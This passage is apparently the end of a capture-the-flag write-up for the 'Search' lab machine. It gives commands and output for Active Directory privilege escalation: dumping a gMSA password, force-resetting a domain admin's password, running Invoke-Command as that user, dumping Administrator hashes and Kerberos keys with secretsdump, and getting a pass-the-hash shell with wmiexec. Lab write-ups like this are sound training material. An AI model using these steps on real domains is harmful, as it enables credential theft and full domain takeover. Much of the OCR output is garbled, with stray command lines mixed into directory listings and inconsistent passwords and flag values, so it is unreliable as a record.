
so lets login with sierra.fyre and reserch as the computers information

output



we get a powershell with sierra

output



Escalate to Root Privileges on Search Machine

Based on the research from the BloodHound previously, we see the path clearly and we can get the next user on the group by using this [gMSADumper](#) using the following code

code-gMSADumper

```
python3 gMSADumper.py -u sierra.frye -p  
'$$49=wide=STRAIGHT=jordan=28$$18' -l 10.10.11.129 -d search.htb
```

output

```


[+] /home/leshack98/project/HTB/Search/gMSADumper on [+] main ...          • with root@Tulienga at 06:33:46 AM
[+] python3 gMSADumper.py -u sierra.frye -p '$$49-wide=STRAIGHT:jordan=28$$1B' -l 10.10.11.129 -d search.htb
Users or groups who can read password for BIR-ADFS-GMSA$:
> ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f

[+] /home/leshack98/project/HTB/Search/gMSADumper on [+] main ...          took 15s • with root@Tulienga at 06:36:32 AM
[+] output

```

As you can see we can assume there's an Attack that related to **BIR-ASDF-GMSA** and make account as high value in bloodhound

output



so i decide to do some check to find ot how i can abuse active directory privillage and i find this from [payloadAllTheThings](#) you can read more using this [site](#)

output

```

3588 lines (2774 sloc) | 172 KB
ReadGMSAPassword
An attacker can read the GMSA password of the account this ACE applies to. This can be achieved with the Active Directory and DSInternals PowerShell modules.

# Save the blob to a variable
$gmsa = Get-ADServiceAccount -Identity 'SQL_HQ_Primary' -Properties 'msDS-ManagedObject'
$mp = $gmsa.'msDS-ManagedObject'

# Decode the data structure using the DSInternals module
ConvertFrom-ADManagedPasswordBlob $mp

ForceChangePassword
An attacker can change the password of the user this ACE applies to:
• On Windows, this can be achieved with Set-DomainUserPassword (PowerView module):

$NewPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity 'TargetUser' -AccountPassword $NewPassword

```

so i decide to follow the above producers one by one to abuse **tristan.davice** because he is a member from **Domain.Admin**

code-changing password

since we have changed `tristan.davies` password lets use `crackmapexec` to validate the password we have changed

code-validate -changed password

```
cme smb 10.10.11.129 -u tristan.davies -p password@les98 --no-bruteforce --continue-on-success
```

```
└─➤ cme smb 10.10.11.129 -u tristan.davies -p password@les98 --no-bruteforce --continue-on-success  
/root/.local/share/venv/crackmapexec/lib/python3.10/site-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated  
    "class": "algorithms.Blowfish,  
SMB          10.10.11.129      445      RESEARCH      [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing=True) (SMBv1=False)  
SMB          10.10.11.129      445      RESEARCH      [*] search.htb/tristan.davies:password@les98 (Pwn3d!)  
  
└─➤ /home/leshack98/project/HTB/Search... took 13s with root@Tuliente at 04:50:41 AM
```

so as you can see its pwned! so lets set a smbclient because tristan.davies password has been changed by us previously to password@les98

code-smbclient -Tristian

```
smbclient //search.htb/C$ -U Tristian.Davies
```

```
at 06:50:36 AM
└─ smbclient //search.htb/$ -U tristan.davies
Password for [WORKGROUP\tristan.davies]:
Try "help" to get a list of possible commands.
smb: > █
```

chromium-sandbox	lcudl.dat	libvk_swiftshader.so	locales	swif�ader
chrome_100_percent.pak	l10n.dat	libvulkan.so	resources	v8_context_snapshot.bun
libffmpeg.so	LICENSE		resources.pak	version

In tristan we are able to access the adminstator as you can see

```

smb: \Users> dir
.
.
.NET v4.5
.NET v4.5 Classic
Administrator
All Users
BIR-ADFS-GMSA$
Default
Default User
desktop.ini
Public
Sierra.Frye
Tristan.Davies
WSEnrollmentServer

DRc      0 Sat May  7 15:10:15 2022gent-Tristian
DRc      0 Sat May  7 15:10:15 2022
DC      0 Mon Mar 23 03:20:34 2020
DC      0 Mon Mar 23 03:20:34 2020
DC      0 Mon Dec 20 03:34:49 2021
DHScr  0 Sat Sep 15 03:21:46 2018
DC      0 Fri Jul 31 05:01:35 2020
DHScr  0 Sun Mar 22 19:46:47 2020
DHScr  0 Sat Sep 15 03:21:46 2018
AHS     174 Sat Sep 15 03:11:27 2018
DRc      0 Mon Mar 23 03:07:15 2020
DC      0 Fri Jul 31 06:04:34 2020
DC      0 Sat May  7 15:01:16 2022
DC      0 Tue Aug 11 03:45:31 2020

3246079 blocks of size 4096. 532957 blocks available Information

smb: \Users> cd Administrator
smb: \Users\Administrator> dir
.
..
3D Objects
AppData
Application Data
Contacts
Cookies
Desktop (opnlock done)
Documents
Downloads
Favorites

Dc      0 Mon Dec 20 03:34:49 2021
Dc      0 Mon Dec 20 03:34:49 2021
DRc     0 Mon Nov 22 15:21:49 2021
New-Object System.Management.Automation.PSCredential $credtristian -Force
DHc     0 Mon Mar 23 03:07:10 2020
DHScr  0 Mon Mar 23 03:07:10 2020
DRc     0 Mon Nov 22 15:21:49 2021
New-Object System.Management.Automation.PSCredential Tristan.Davies, -Force
DHScr  0 Mon Mar 23 03:07:10 2020
DRc     0 Mon Nov 22 15:21:49 2021
DRc     0 Mon Nov 22 15:21:50 2021
DRc     0 Mon Nov 22 15:21:49 2021
DRc     0 Mon Nov 22 15:21:49 2021

3246079 blocks of size 4096. 532929 blocks available
smb: \Users\Administrator\Desktop>

```

we can now find the root in the `Administrator\Desktop`

```

smb: \Users\Administrator\Desktop> dir
.
..
desktop.ini
root.txt (opnlock done)
ARc     0 Mon Nov 22 15:21:49 2021 New-Object System.Management.Automation.PSCredential Tristan.Davies, -Force
ARc     0 Mon Nov 22 15:21:49 2021
AHS     282 Mon Nov 22 15:21:49 2021
ARc     34 Fri May  6 00:23:37 2022 New-Object System.Management.Automation.PSCredential $credtristian -ScriptBlock { whoami }

3246079 blocks of size 4096. 532929 blocks available
smb: \Users\Administrator\Desktop>

```

Extra Information Root

You use the web powershell to get root by converting the `tristan password` then invoking with `tristan password`

code-changing to tristan

```

$secpwd = ConvertTo-SecureString "password@les98" -AsPlainText -Force

$credtristian = New-Object System.Management.Automation.PSCredential
tristan.davies, $secpwd

Invoke-Command -ComputerName localhost -Credential $credtristian -
ScriptBlock { whoami }

```

output

```
PS C:\Users\Sierra.Frye\Desktop> Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock { whoami }
search\bir.adfs.gmsa
PS C:\Users\Sierra.Frye\Desktop>
$user = BIR-ADFS-GMSA
PS C:\Users\Sierra.Frye\Desktop>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Desktop>
$mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\Users\Sierra.Frye\Desktop>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Desktop> Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock { net user Tristan.Davies password }
The command completed successfully.

PS C:\Users\Sierra.Frye\Desktop> $secpwd = ConvertTo-SecureString "password" -AsPlainText -Force
PS C:\Users\Sierra.Frye\Desktop> $credtristan = New-Object System.Management.Automation.PSCredential Tristan.Davies, $secpwd
PS C:\Users\Sierra.Frye\Desktop> Invoke-Command -ComputerName localhost -Credential $credtristan -ScriptBlock { whoami }
search\tristan.davies
PS C:\Users\Sierra.Frye\Desktop>
```

you can get `root` using this

code-rootinwebshell-powershell

```
Invoke-Command -ComputerName localhost -Credential $credtristan -  
ScriptBlock { type C:\users\administrator\desktop\root.txt }
```

output

```
PS C:\Users\Sierra.Frye\Desktop> Invoke-Command -ComputerName localhost -Credential $credtristan -ScriptBlock { type C:\users\administrator\desktop\root.txt }
6745ddce0d5ee0f1eb402b1a59f4574
PS C:\Users\Sierra.Frye\Desktop> |
```

Extra Information Pwnd! Machine

we want to dump the administrator hashes so that we can try to crack him by usning `impacket-secretsdump`

code-imapcket-secretsdump

```
impacket-secretsdump tristan.davies:'password@les98'@search.htb -just-  
dc-user Administrator
```

output

```
[*] Dumping Domain Credentials (domain\uid\rid:lmhash:nthash) invoke-Command -ComputerName localhost -Credential $credtristan -ScriptBlock { type C:\users\administrator\desktop\root.txt }
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:ad3b435b51404eeeada3b435b51404eee:5e3c0abbe0b4163c5612afe25c69ced6:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c870b887ebb9c0900fc3c1ef25e0592c4da89bf7eb1cf6d3064d44afb2dc86f9
Administrator:aes128-cts-hmac-sha1-96:07431caa0e070a2dc8f9ce43e181b1
Administrator:des-cbc-md5:52d02af1f2fb043e
[*] Cleaning up...
```

we get the admin hash

Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c
69ced6

so lets use `imapcket-wimexec` and the hash we just found to get in

code-imapcket-wmiexec

```
impacket-wmiexec administrator@search.htb -hashes  
aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6
```

output

```
[+] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> impacket-wmiexec administrator@Search.hbt -hashes aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6
impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] we get the admin hash

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> user
+ Undetected
  user_all
  user_ciphuchi
  user_duper
  user_duper
  user_duper

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

successful pwnd the box and get `root.txt` with `adminprivillage` by `type root.txt`

output

```
14 Oct(s) 2,180,208,592 bytes free

C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is B8F8-6F48

 Directory of C:\Users\Administrator\Desktop

22/11/2021 21:21    <DIR>      .
22/11/2021 21:21    <DIR>      ..
06/05/2022  05:23           34 root.txt
               1 File(s)      34 bytes
               2 Dir(s)  2,179,608,576 bytes free

C:\Users\Administrator\Desktop>type root.txt
6745ddce0d5ee0f1e8402b1a59f4574

C:\Users\Administrator\Desktop>
```

-----END successful attack @leshack98-----